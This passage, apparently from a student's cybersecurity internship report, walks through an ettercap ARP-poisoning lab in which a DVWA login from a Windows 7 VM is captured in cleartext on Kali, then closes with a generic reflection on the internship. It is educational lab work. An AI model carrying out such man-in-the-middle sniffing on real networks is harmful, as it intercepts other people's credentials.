
IP Address MAC Address Description

192.168.56.1	0A:00:27:00:00:14	
192.168.56.100	08:00:27:41:19:B3	
192.168.56.101	08:00:27:03:16:AE	
192.168.56.103	08:00:27:9E:37:29	


Delete Host Add to Target 1 Add to Target 2

Scanning the whole netmask for 255 hosts...
4 hosts added to the hosts list...
Host 192.168.56.103 added to TARGET1
Host 192.168.56.101 added to TARGET2


ARP poisoning victims:



Then we have to note down the ip address of the **Metasploitable** and search it in the URL of the browser inside the **WIndows 7**.




Login to the DVWA by providing Username as **admin** and Password as **password**.



In the ettercap [Kali] we can see the username and password we entered in the DVWA [Windows 7]

as **username=admin&password=password&Login=Login.**



5. Conclusions

In conclusion, my cyber security internship was an incredibly valuable experience that allowed me to gain a deep understanding of the importance of cyber security in today's digital age. Over the course of my internship, I had the opportunity to work on a variety of projects, including vulnerability assessments, threat modeling. These projects gave me hands-on experience with a range of tools and technologies commonly used in the cyber security field.

Throughout the internship, I also had the chance to work closely with experienced professionals in the cyber security industry, who provided me with mentorship, guidance, and feedback. This allowed me to develop my skills and knowledge in areas such as risk management, network security.

Overall, my cyber security internship provided me with a wealth of knowledge and skills that I believe will be invaluable as I continue to pursue a career in the cyber security field. I am deeply grateful for the opportunity to have participated in this internship and look forward to applying what I have learned in my future endeavors.

